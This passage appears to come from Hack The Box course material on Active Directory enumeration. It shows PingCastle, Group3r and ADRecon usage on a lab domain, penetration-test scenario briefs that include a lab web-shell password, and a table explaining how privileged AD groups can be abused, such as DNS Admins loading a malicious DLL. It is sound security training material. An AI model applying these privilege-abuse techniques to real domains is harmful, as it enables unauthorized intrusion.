
Once logged in, we can freely browse AD and view information about all objects.

Browsing AD with AD Explorer

A screenshot of the Active Directory Explorer application window, showing a list of attributes for a specific object. The title bar says "Active Directory Explorer - Sysinternals: www.sysinternals.com [DC01 [DC01.INLANEFREIGHT.LOCAL]]". The main interface shows a tree view of the directory structure under "DC01 [DC01.INLANEFREIGHT.LOCAL]". The selected node is "DC=INLANEFREIGHT,DC=LOCAL". To the right of the tree view is a table displaying attribute information. The columns are "Attribute", "Syntax", "Count", and "Value(s)". The table lists various attributes with their values, such as "auditingPolicy", "creationTime", "dc", "distinguishedName", "dsaSignature", "dsCorePropagationData", "forceLogoff", "sAMRoleOwner", "gLink", "instanceType", "isCriticalSystemObject", "lockoutDuration", "lockoutObservationWin...", "lockoutThreshold", "masteredBy", "maxPwdAge", "minPwdAge", and "minPwdLength".

To take a snapshot of AD, go to File --> Create Snapshot and enter a name for the snapshot. Once it is complete, we can move it offline for further analysis.

Creating a Snapshot of AD with AD Explorer



PingCastle

[PingCastle](#) is a powerful tool that evaluates the security posture of an AD environment and provides us the results in several different maps and graphs. Thinking about security for a second, if you do not have an active inventory of the hosts in your enterprise, PingCastle can be a great resource to help you gather one in a nice user-readable map of the domain.

PingCastle is different from tools such as PowerView and BloodHound because, aside from providing us with enumeration data that can inform our attacks, it also provides a detailed report of the target domain's security level using a methodology based on a risk assessment/maturity framework. The scoring shown in the report is based on the [Capability Maturity Model Integration](#) (CMMI). For a quick look at the help context provided, you can issue the `--help` switch in cmd-prompt.

Note: If you are having issues with starting the tool, please change the date of the system to a date before 31st of July 2023 using the Control Panel (Set the time and date).

Viewing the PingCastle Help Menu

```
C:\htb> PingCastle.exe --help

switch:
  --help           : display this message
  --interactive   : force the interactive mode
  --log            : generate a log file
  --log-console   : add log to the console
```

```
--log-samba <option>: enable samba login (example: 10)

Common options when connecting to the AD
  --server <server>    : use this server (default: current domain
controller)                                the special value * or *.forest do the healthcheck
for all domains
  --port <port>        : the port to use for ADWS or LDAP (default: 9389 or
389)
  --user <user>        : use this user (default: integrated authentication)
  --password <pass>    : use this password (default: asked on a secure
prompt)
  --protocol <proto>   : selection the protocol to use among LDAP or ADWS
(fastest)
                                : ADWSThenLDAP (default), ADWSOnly, LDAPOnly,
LDAPThenADWS

<SNIP>
```

Running PingCastle

To run PingCastle, we can call the executable by typing `PingCastle.exe` into our CMD or PowerShell window or by clicking on the executable, and it will drop us into interactive mode, presenting us with a menu of options inside the Terminal User Interface (TUI).

PingCastle Interactive TUI

```
|:..      PingCastle (Version 2.10.1.0      1/19/2022 8:12:02 AM)
| #:.    Get Active Directory Security at 80% in 20% of the time
# @@ > End of support: 7/31/2023
| @@@:
: .#                               Vincent LE TOUX ([email protected])
.:      twitter: @mysmartlogon
https://www.pingcastle.com
What do you want to do?
=====
Using interactive mode.
Do not forget that there are other command line switches like --help that
you can use
  1-healthcheck-Score the risk of a domain
  2-conso     -Aggregate multiple reports into a single one
  3-carto    -Build a map of all interconnected domains
  4-scanner   -Perform specific security checks on workstations
  5-export    -Export users or computers
  6-advanced  -Open the advanced menu
  0-Exit
=====
```

This is the main functionnality of PingCastle. In a matter of minutes, it produces a report which will give you an overview of your Active Directory security. This report can be generated on other domains by using the existing trust links.

The default option is the `healthcheck` run, which will establish a baseline overview of the domain, and provide us with pertinent information dealing with misconfigurations and vulnerabilities. Even better, PingCastle can report recent vulnerability susceptibility, our shares, trusts, the delegation of permissions, and much more about our user and computer states. Under the Scanner option, we can find most of these checks.

Scanner Options


```
|:..      PingCastle (Version 2.10.1.0      1/19/2022 8:12:02 AM)
| #:.    Get Active Directory Security at 80% in 20% of the time
# @@ > End of support: 7/31/2023
| @@@:
: .#                               Vincent LE TOUX ([email protected])
.:          twitter: @mysmartlogon
https://www.pingcastle.com
Select a scanner
=====
What scanner whould you like to run ?
WARNING: Checking a lot of workstations may raise security alerts.
  1-aclcheck                                     9-
  oxidbindings
  2-antivirus
  3-computerversion
  4-foreignusers
  5-laps_bitlocker
  smb3querynetwork
  6-localadmin
  7-nullsession
  8-nullsession-trust
  0-Exit
=====
Check authorization related to users or groups. Default to everyone,
authenticated users and domain users
```

Now that we understand how it works and how to start scans, let's view the report.

Viewing The Report

Throughout the report, there are sections such as domain, user, group, and trust information and a specific table calling out "anomalies" or issues that may require immediate attention.

We will also be presented with the domain's overall risk score.



Aside from being helpful in performing very thorough domain enumeration when combined with other tools, PingCastle can be helpful to give clients a quick analysis of their domain security posture, or can be used by internal teams to self-assess and find areas of concern or opportunities for further hardening. Take some time to explore the reports and maps PingCastle can generate on the Inlanefreight domain.

Group Policy

With group policy being a large portion of how AD user and computer management is done, it's only logical that we would want to audit their settings and highlight any potential holes. `Group3r` is an excellent tool for this.

Group3r

[Group3r](#) is a tool purpose-built to find vulnerabilities in Active Directory associated Group Policy. Group3r must be run from a domain-joined host with a domain user (it does not need to be an administrator), or in the context of a domain user (i.e., using `runas /netonly`).

Group3r Basic Usage

```
C:\htb> group3r.exe -f <filepath-name.log>
```

When running Group3r, we must specify the `-s` or the `-f` flag. These will specify whether to send results to stdout (`-s`), or to the file we want to send the results to (`-f`). For more options and usage information, utilize the `-h` flag, or check out the usage info at the link above.

Below is an example of starting Group3r.

Reading Output

```
2022-03-28 08:47:00 -07:00 [GPO]
| GPO | Disallow LM Hash {8CB79526-7F77-4A8B-8452-59D28B35AFA2} Current
|-----|
| Date Created | 10/28/2021 3:01:30 PM
| Date Modified | 10/28/2021 3:03:06 PM
| Path in SYSVOL | \\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{8CB79526-7F77-4A8B-8452-59D28B35AFA2}
| Computer Policy | Enabled
| User Policy | Enabled
| Link | OU=Corp,DC=INLANEFREIGHT,DC=LOCAL (Enabled, Unenforced)
\-----|
| Setting - Computer Policy | Registry
|-----|
| Action | Update
| Key | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
| Value Name | NoLMHash
| Value Type | REG_DWORD
| Value String | 1
\-----|
```



```
2022-03-28 08:47:00 -07:00 [GPO]
| GPO | Default Domain Controllers Policy {6AC1786C-016F-11D2-945F-00C04FB984F9} Current
|-----|
| Date Created | 10/27/2021 8:13:25 AM
| Date Modified | 3/24/2022 8:48:14 AM
| Path in SYSVOL | \\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}
| Computer Policy | Enabled
| User Policy | Enabled
| Link | OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL (Enabled, Unenforced)
```

When reading the output from Group3r, each indentation is a different level, so no indent will be the GPO, one indent will be policy settings, and another will be findings in those settings. Below we will take a look at the output shown from a finding.

Group3r Finding

```

C:\ Command Prompt
\| Setting - Computer Policy | Registry
  \|- Action          | Update
  \|- Key             | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\NTDS\Parameters
  \|- Value Name     | LDAPServerIntegrity
  \|- Value Type      | REG_DWORD
  \|- Value String    | 1

\| Setting - Computer Policy | Registry
  \|- Action          | Update
  \|- Key             | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters
  \|- Value Name     | RequireSignOrSeal
  \|- Value Type      | REG_DWORD
  \|- Value String    | 1

\| Setting - Computer Policy | Registry
  \|- Action          | Update
  \|- Key             | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters
  \|- Value Name     | RequireSecuritySignature
  \|- Value Type      | REG_DWORD
  \|- Value String    | 1

\| Setting - Computer Policy | Registry
  \|- Action          | Update
  \|- Key             | HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters
  \|- Value Name     | EnableSecuritySignature
  \|- Value Type      | REG_DWORD
  \|- Value String    | 1

\| Setting - Computer Policy | User Rights Assignment
  \|- Privilege Name | SeAssignPrimaryTokenPrivilege
  \|- Trustee         | NT AUTHORITY\LOCAL SERVICE S-1-5-19
  \|- Trustee         | NT AUTHORITY\NETWORK SERVICE S-1-5-20

  \| Finding | Green
    \|- Reason | User/group assigned an interesting OS privilege.
    \|- Detail  | SeAssignPrimaryTokenPrivilege was assigned to NT AUTHORITY\LOCAL SERVICE - S-1-5-19

```

In the image above, you will see an example of a finding from Group3r. It will present it as a linked box to the policy setting, define the interesting portion and give us a reason for the finding. It is worth the effort to run Group3r if you have the opportunity. It will often find interesting paths or objects that other tools will overlook.

ADRecon

Finally, there are several other tools out there that are useful for gathering a large amount of data from AD at once. In an assessment where stealth is not required, it is also worth running a tool like [ADRecon](#) and analyzing the results, just in case all of our enumeration missed something minor that may be useful to us or worth pointing out to our client.

Running ADRecon

```

PS C:\htb> .\ADRecon.ps1

[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
[*] Running on INLANEFREIGHT.LOCAL\MS01 - Member Server
[*] Commencing - 03/28/2022 09:24:58

```

```

[-] Domain
[-] Forest
[-] Trusts
[-] Sites
[-] Subnets
[-] SchemaHistory - May take some time
[-] Default Password Policy
[-] Fine Grained Password Policy - May need a Privileged Account
[-] Domain Controllers
[-] Users and SPNs - May take some time
[-] PasswordAttributes - Experimental
[-] Groups and Membership Changes - May take some time
[-] Group Memberships - May take some time
[-] OrganizationalUnits (OUs)
[-] GPOs
[-] gPLinks - Scope of Management (SOM)
[-] DNS Zones and Records
[-] Printers
[-] Computers and SPNs - May take some time
[-] LAPS - Needs Privileged Account
[-] BitLocker Recovery Keys - Needs Privileged Account
[-] GPOReport - May take some time
[*] Total Execution Time (mins): 11.05
[*] Output Directory: C:\Tools\ADRecon-Report-20220328092458

```

Once done, ADRecon will drop a report for us in a new folder under the directory we executed from. We can see an example of the results in the terminal below. You will get a report in HTML format and a folder with CSV results. When generating the report, it should be noted that the program Excel needs to be installed, or the script will not automatically generate the report in that manner; it will just leave you with the .csv files. If you want output for Group Policy, you need to ensure the host you run from has the `GroupPolicy` PowerShell module installed. We can go back later and generate the Excel report from another host using the `-GenExcel` switch and feeding in the report folder.

Reporting

```

PS C:\htb> ls

Directory: C:\Tools\ADRecon-Report-20220328092458

Mode                LastWriteTime          Length Name
----                -----        2758736 CSV-Files
d-----       3/28/2022  12:42 PM           2758736 GPO-Report.html
-a----       3/28/2022  12:42 PM          392780 GPO-Report.xml

```

We have covered so many tools and tactics within this module, but we felt it was prudent to show and explain a few other ways to audit a target domain. Keep in mind that your actions should serve a purpose, and our end goal is to make the customer's security posture better. So with that in mind, acquiring more evidence of issues will only serve to:

Make our reporting more convincing and provide the customer with the tools they need to fix & actively secure their domain.

AD Enumeration & Attacks - Skills Assessment

Part I

Scenario

A team member started an External Penetration Test and was moved to another urgent project before they could finish. The team member was able to find and exploit a file upload vulnerability after performing recon of the externally-facing web server. Before switching projects, our teammate left a password-protected web shell (with the credentials:

`admin:My_W3bsH3ll_P@ssw0rd!`) in place for us to start from in the `/uploads` directory. As part of this assessment, our client, Inlanefreight, has authorized us to see how far we can take our foothold and is interested to see what types of high-risk issues exist within the AD environment. Leverage the web shell to gain an initial foothold in the internal network.

Enumerate the Active Directory environment looking for flaws and misconfigurations to move laterally and ultimately achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part I of the skills assessment.

AD Enumeration & Attacks - Skills Assessment

Part II

Scenario

Our client Inlanefreight has contracted us again to perform a full-scope internal penetration test. The client is looking to find and remediate as many flaws as possible before going through a merger & acquisition process. The new CISO is particularly worried about more nuanced AD security flaws that may have gone unnoticed during previous penetration tests. The client is not concerned about stealth/evasive tactics and has also provided us with a Parrot Linux VM within the internal network to get the best possible coverage of all angles of

the network and the Active Directory environment. Connect to the internal attack host via SSH (you can also connect to it using `xfreerdp` as shown in the beginning of this module) and begin looking for a foothold into the domain. Once you have a foothold, enumerate the domain and look for flaws that can be utilized to move laterally, escalate privileges, and achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part II of the skills assessment.

Beyond this Module

Status Update

By the end of the skills assessments, we provided enough access and enumeration results to our senior pentesters to complete their follow-on actions and successfully meet all assessment objectives. Demonstrating our skills has shown the team lead that we are now capable of performing actions for more upcoming assessments dealing with Active Directory environments. He will be providing us with more tasks soon.

Real World

As a Penetration Tester, one could expect the tasks provided in this module to a part of our day-to-day duties. Having a deep understanding of AD and what we can glean from it (access and enumeration-wise) is essential to fulfill the duties of the role. Our actions may often influence the actions of our teammates and senior testers if we are working on an assessment as a team. Those actions could include:

- Taking advantage of cross-domain trusts to infiltrate other domains
- Persistence methods
- Command and Control within the domain for assessments that have longer windows,

With the modern enterprise moving toward hybrid and cloud environments, understanding the foundations within AD and how to abuse them will be extremely helpful when attempting to pivot to these new types of networks. If any of the concepts, terminology, or actions discussed in this module were a bit challenging or confusing, consider going back and checking out the [Introduction To Active Directory](#) module. It contains a deep dive into all things AD and helps lay a foundation of knowledge needed to understand Active Directory.

What's Next?

Check out the [Active Directory BloodHound](#) module to better understand how BloodHound works. Also, check out the [Active Directory LDAP](#) and [Active Directory PowerView](#) modules. The [Cracking Passwords with Hashcat](#) module can also help improve our understanding of the actions we took in the Kerberoasting and Password Spraying sections.

More AD Learning Opportunities

The Hack The Box main platform has many targets for learning and practicing AD enumeration and attacks. The [AD Track](#) on the main HTB platform is an excellent resource for practice. [Tracks](#) are curated lists of machines and challenges for users to work through and master a particular topic. The AD Track contains boxes of varying difficulties with various attack vectors. Even if you cannot solve these boxes on your own, it is still worth working with them with a walkthrough or video or just watching the video on the box by Ippsec. The more you expose yourself to these topics, the more comfortable and second nature enumeration and many attacks will become. The boxes below are great to practice the skills learned in this module.

Boxes To Pwn

- [Forest](#)
- [Active](#)
- [Reel](#)
- [Mantis](#)
- [Blackfield](#)
- [Monteverde](#)

Ippsec has recorded videos explaining the paths through many of these boxes and more. As a resource, [Ippsec's site](#) is a great resource to search for videos and write-ups pertaining to many different subjects. Check out his videos and write-ups if you get stuck or want a great primer dealing with Active Directory and wish to see how some of the tools work.

ProLabs

[Pro Labs](#) are large simulated corporate networks that teach skills applicable to real-life penetration testing engagements. The [Dante](#) Pro Lab is an excellent place to start with varying vectors and some AD exposure. The [Offshore](#) Pro Lab is an advanced-level lab that contains a wealth of opportunities for practicing AD enumeration and attacks.

- [Dante](#) Pro Lab
- [Offshore](#) Pro Lab

Head [HERE](#) to look at all the Pro Labs that HTB has to offer.

Endgames

For an extreme challenge that may take you a while to get through, check out the [Ascension](#) Endgame. This endgame features two different AD domains and has plenty of chances to practice our AD enumeration and attacking skills.

The screenshot shows the HackTheBox interface for the Ascension Endgame. The left sidebar is collapsed, showing options like Home, My Profile, My Team, Labs (selected), Challenges, Fortresses, and Endgames (selected). The main content area displays the 'OVERVIEW' tab for the Ascension endgame. It includes a banner for 'Proudly presented by egress5 and TRX', completion statistics (143 completions, 195 points), and an entry point of 10.13.38.20. A progress tracker shows 0% completion. To the right, there's an 'Input Flag Hash' field with a copy icon, a 'LAB RESET' section with a progress bar and a '1 OF 6 RESET VOTES' button, and a list of 'ASCENSION MACHINES' including ASCENSION-WEB01, ASCENSION-DC1, ASCENSION-DC2, and ASCENSION-MS01. Below these machines are sections for 'Takeoff' (30 points) and 'Intercept' (50 points).

Great Videos to Check Out

[Six Degrees of Domain Admin](#) from DEFCON 24 is a great watch for an introduction to BloodHound.

[Designing AD DACL Backdoors](#) by Will Schroeder and Andy Robbins is a gem if you haven't seen it. [Kicking The Guard Dog of Hades](#) is one of the original releases for Kerberoasting and is a great watch. In [Kerberoasting 101](#), Tim Medin does an excellent job dissecting the Kerberoasting attack and how to perform them.

There are so many more, but building a list here would take a whole other section. The videos above are a great start to advancing your AD knowledge.

Writers and Blogs To Follow

Between the HTB Discord, Forums, and blogs, there are plenty of outstanding write-ups to help advance your skills along the way. One to pay attention to would be [0xdf's walkthroughs](#). These are also a great resource to understand how an Active Directory attack path may look in the real world. 0xdf writes about much more, and his blog is an excellent resource. The list below contains links to other authors and blogs we feel do a great job discussing AD security topics and much more.

[SpecterOps](#) has an interesting blog where they talk about AD, BloodHound, Command and Control, and so much more.

[Harmj0y](#) writes quite a bit about AD, among other things as well. He is someone you should be following if you are looking to work in this industry.

[AD Security Blog](#) by Sean Metcalf is a treasure box full of awesome content, all AD and security related. It is a must-read if you are focused on Active Directory.

[Shenaniganslabs](#) is a great group of security researchers discussing many different topics in the security realm. These can include new vulnerabilities to Threat Actor TTPs.

[Dirk-jan Mollema](#) also has a great blog documenting his adventures with AD security, Azure, protocols, vulnerabilities, Python, etc.

[The DFIR Report](#) is maintained by a talented team of Blue Teamers/Infosec Content creators that share their findings from recent intrusion incidents in incredible detail. Many of their posts showcase AD attacks and the artifacts that attackers leave behind.

Closing Thoughts

Absorbing everything we can about Active Directory security and becoming familiar with the TTPs utilized by different teams and threat actors will take us a long way. [MITRE's Enterprise Attack Matrix](#) is a great place to research attacks and their corresponding tools and defenses. AD is a vast topic and will take time to master. New vulnerability vectors and PoC attacks are being released frequently. This topic isn't going anywhere, so use the resources available to stay ahead of the curve and keep networks actively secure. A

fundamental understanding of AD and the tools surrounding the field, both as a penetration tester or defender, will keep us up to date. The more we understand the bigger picture, the more powerful we will become as attackers and defenders, and the more value we can provide to our clients and the companies we work for. Improving security is our focus, but nothing says we can't have fun while doing so.

Thanks for following along on this adventure, and keep on learning!

-TreyCraf7

2. Active Directory LDAP

Active Directory Overview

Active Directory (AD) is a directory service for Windows network environments. It is a distributed, hierarchical structure that allows for centralized management of an organization's resources, including users, computers, groups, network devices and file shares, group policies, servers and workstations, and trusts. AD provides authentication and authorization functions within a Windows domain environment. It was first shipped with Windows Server 2000; it has come under increasing attack in recent years. Designed to be backward-compatible, and many features are arguably not "secure by default," and it can be easily misconfigured.

This can be leveraged to move laterally and vertically within a network and gain unauthorized access. AD is essentially a large database accessible to all users within the domain, regardless of their privilege level. A basic AD user account with no added privileges can be used to enumerate the majority of objects contained within AD, including but not limited to:

- Domain Computers
- Domain Users
- Domain Group Information
- Default Domain Policy
- Domain Functional Levels
- Password Policy
- Group Policy Objects (GPOs)
- Kerberos Delegation
- Domain Trusts
- Access Control Lists (ACLs)

This data will paint a clear picture of the overall security posture of an Active Directory environment. It can be used to quickly identify misconfigurations, overly permissive policies, and other ways of escalating privileges within an AD environment. Many attacks exist that merely leverage AD misconfigurations, bad practices, or poor administration, such as:

- Kerberoasting / ASREPRoasting
- NTLM Relaying
- Network traffic poisoning
- Password spraying


- Kerberos delegation abuse
- Domain trust abuse
- Credential theft
- Object control

Hardening Active Directory, along with a strong patching and configuration management policy, and proper network segmentation should be prioritized. If an environment is tightly managed and an adversary can gain a foothold and bypass EDR or other protections, proper management of AD can prevent them from escalating privileges, moving laterally, and getting to the crown jewels. Proper controls will help slow down an attacker and potentially force them to become noisier and risk detection.

Active Directory Structure

Active Directory is arranged in a hierarchical tree structure, with a forest at the top containing one or more domains, which can themselves contain nested subdomains. A forest is the **security boundary** within which all objects are under administrative control. A forest may contain multiple domains, and a domain may contain further child or sub-domains. A domain is a structure within which contained objects (users, computers, and groups) are accessible. Objects are the most basic unit of data in AD.

It contains many built-in Organizational Units (OU's), such as "Domain Controllers," "Users," and "Computers," and new OU's can be created as required. OU's may contain objects and sub-OUs, allowing for assignment of different group policies.



We can see this structure graphically by opening Active Directory Users and Computers on a Domain Controller. In our lab domain INLANEFREIGHT.LOCAL, we see various OUs such as Admin, Employees, Servers, Workstations, etc. Many of these OUs have OUs nested within them, such as the Mail Room OU under Employees. This helps maintain a clear and coherent structure within Active Directory, which is especially

important as we add Group Policy Objects (GPOs) to enforce settings throughout the domain.

The screenshot shows the Active Directory Users and Computers (ADUC) interface. On the left, the navigation pane displays the domain structure under 'INLANEFREIGHT.LOCAL'. The 'Employees' container is selected. On the right, a table lists the organizational units (OUs) with their names, types, and descriptions. The table has three columns: Name, Type, and Description. The 'Name' column lists 17 OUs: Accounting, Contractors, Executives, Finance, Freight, HR, Interns, IT, Legal, Mail Room, Marketing, Operations, Sales, Temp, Vendors, and Warehouse. The 'Type' column for all entries is 'Organizational Unit'. The 'Description' column is empty.

Name	Type	Description
Accounting	Organizational Unit	
Contractors	Organizational Unit	
Executives	Organizational Unit	
Finance	Organizational Unit	
Freight	Organizational Unit	
HR	Organizational Unit	
Interns	Organizational Unit	
IT	Organizational Unit	
Legal	Organizational Unit	
Mail Room	Organizational Unit	
Marketing	Organizational Unit	
Operations	Organizational Unit	
Sales	Organizational Unit	
Temp	Organizational Unit	
Vendors	Organizational Unit	
Warehouse	Organizational Unit	

Understanding the structure of Active Directory is paramount to perform proper enumeration and uncover the flaws and misconfigurations that sometimes have gone missed in an environment for many years.

Module Exercises

Throughout this module, you will connect to various target hosts via the Remote Desktop Protocol (RDP) to complete the exercises. Any necessary credentials will be provided with each exercise, and the RDP connection can be made via `xfreerdp` from the Pwnbox as follows:

```
xfreerdp /v:<target IP address> /u:htb-student /p:<password> /cert-ignore
```

Any necessary tools can be found in the `c:\tools` directory after logging in to the target host.

Why Enumerate AD?

As penetration testers, enumeration is one of, if not the most important, skills we must master. When starting an assessment in a new network gaining a comprehensive inventory of the environment is extremely important. The information gathered during this phase will inform our later attacks and even post-exploitation. Given the prevalence of AD in corporate networks, we will likely find ourselves in AD environments regularly, and therefore, it is important to hone our enumeration process. There are many tools and techniques to help with AD enumeration, which we will cover in-depth in this module and subsequent modules; however, before using these tools, it is important to understand the reason for performing detailed AD enumeration.

Whether we perform a penetration test or targeted AD assessment, we can always go above and beyond and provide our clients with extra value by giving them a detailed picture of their AD strengths and weaknesses. Corporate environments go through many changes over the years, adding and removing employees and hosts, installing software and applications that require changes in AD, or corporate policies that require GPO changes. These changes can introduce security flaws through misconfiguration, and it is our job as assessors to find these flaws, exploit them, and help our clients fix them.

Getting Started

Once we have a foothold in an AD environment, we should start by gathering several key pieces of information, including but not limited to:

- The domain functional level
- The domain password policy
- A full inventory of AD users
- A full inventory of AD computers
- A full inventory of AD groups and memberships
- Domain trust relationships
- Object ACLs
- Group Policy Objects (GPO) information
- Remote access rights

With this information in hand, we can look for any "quick wins" such as our current user or the entire `Domain Users` group having RDP and/or local administrator access to one or more hosts. This is common in large environments for many reasons, one being the improper use of jump hosts and another being Citrix server Remote Desktop Services (RDS) misconfigurations. We should also check what rights our current user has in the domain. Are they a member of any privileged groups? Do they have any special rights delegated? Do they have any control over another domain object such as a user, computer, or GPO?

The enumeration process is iterative. As we move through the AD environment, compromising hosts and users, we will need to perform additional enumeration to see if we have gained any further access to help us reach our goal.

Rights and Privileges in AD

AD contains many groups that grant their members powerful rights and privileges. Many of these can be abused to escalate privileges within a domain and ultimately gain Domain Admin or SYSTEM privileges on a Domain Controller (DC). Some of these groups are listed below.

Group	Description
Default Administrators	Domain Admins and Enterprise Admins "super" groups.
Server Operators	Members can modify services, access SMB shares, and backup files.
Backup Operators	Members are allowed to log onto DCs locally and should be considered Domain Admins. They can make shadow copies of the SAM/NTDS database, read the registry remotely, and access the file system on the DC via SMB. This group is sometimes added to the local Backup Operators group on non-DCs.
Print Operators	Members are allowed to logon to DCs locally and "trick" Windows into loading a malicious driver.
Hyper-V Administrators	If there are virtual DCs, any virtualization admins, such as members of Hyper-V Administrators, should be considered Domain Admins.
Account Operators	Members can modify non-protected accounts and groups in the domain.
Remote Desktop Users	Members are not given any useful permissions by default but are often granted additional rights such as <i>Allow Login Through Remote Desktop Services</i> and can move laterally using the RDP protocol.
Remote Management Users	Members are allowed to logon to DCs with PSRemoting (This group is sometimes added to the local remote management group on non-DCs).
Group Policy Creator Owners	Members can create new GPOs but would need to be delegated additional permissions to link GPOs to a container such as a domain or OU.
Schema Admins	Members can modify the Active Directory schema structure and can backdoor any to-be-created Group/GPO by adding a compromised account to the default object ACL.

Group	Description
DNS Admins	Members have the ability to load a DLL on a DC but do not have the necessary permissions to restart the DNS server. They can load a malicious DLL and wait for a reboot as a persistence mechanism. Loading a DLL will often result in the service crashing. A more reliable way to exploit this group is to create a WPAD record .

Members of "Schema Admins"

```
PS C:\htb> Get-ADGroup -Identity "Schema Admins" -Properties *
```

adminCount	:	1
CanonicalName	:	INLANEFREIGHT.LOCAL/Users/Schema Admins
CN	:	Schema Admins
Created	:	7/26/2020 4:14:37 PM
